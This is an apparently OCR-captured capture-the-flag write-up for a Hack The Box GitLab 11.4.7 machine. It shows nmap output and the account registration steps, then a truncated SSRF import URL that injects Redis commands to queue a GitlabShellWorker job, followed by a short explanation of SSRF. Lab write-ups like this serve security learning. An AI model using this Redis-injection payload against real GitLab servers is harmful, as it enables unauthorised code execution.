

ready



```
┌──(root💀kali)-[/Documents/htb/boxes/ready]
└─# nmap -sC -sV -oA nmap/ready 10.10.10.220
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-15 19:36 EDT
Nmap scan report for 10.10.10.220
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
5080/tcp open  http    nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.220:5080/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Let's open http on port 5080, and get registered



Sign in · GitLab
10.10.10.220:5080/users/sign_in
skyrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...

GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in
Register
Username or email
Password
□ Remember me
Forgot your password?
Sign in



Full name: saad

Username: saad

Username is available.


Email: saad@gmail.com

Email confirmation: saad@gmail.com

Password: ●●●●●●●●

Minimum length is 8 characters

click help to see the version of gitlab



Welcome to GitLab

Code, test, and deploy together

Create a project

Projects are where you store your code, access issues, wiki and other features of GitLab.

Create a group


Groups are the best way to manage projects and members.

Explore public projects

There are 1 public projects on this server. Public projects are an easy way to allow everyone to have read-only access.


Learn more about GitLab

Take a look at the documentation to discover all of GitLab's capabilities.



GitLab Community Edition 11.4.7 update asap

https://liveoverflow.com/gitlab-11-4-7-remote-code-execution-real-world-ctf-2018/




The final import URL with the payload looks like this:


```
# No Encoding
git://[0:0:0:0:0:ffff:127.0.0.1]:6379/
 multi
 sadd resque:gitlab:queues system_hook_push
 lpush resque:gitlab:queue:system_hook_push "{\"class\":\"GitlabShellWorker\"
 exec
 exec
/ssrf.git

# URL encoded
git://[0:0:0:0:0:ffff:127.0.0.1]:6379/%0D%0A%20multi%0D%0A%20sadd%20resque%3A
```

What is SSRF?

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.





```
start:   0    length: 422
  end: 420     lines:  10
length: 420
```

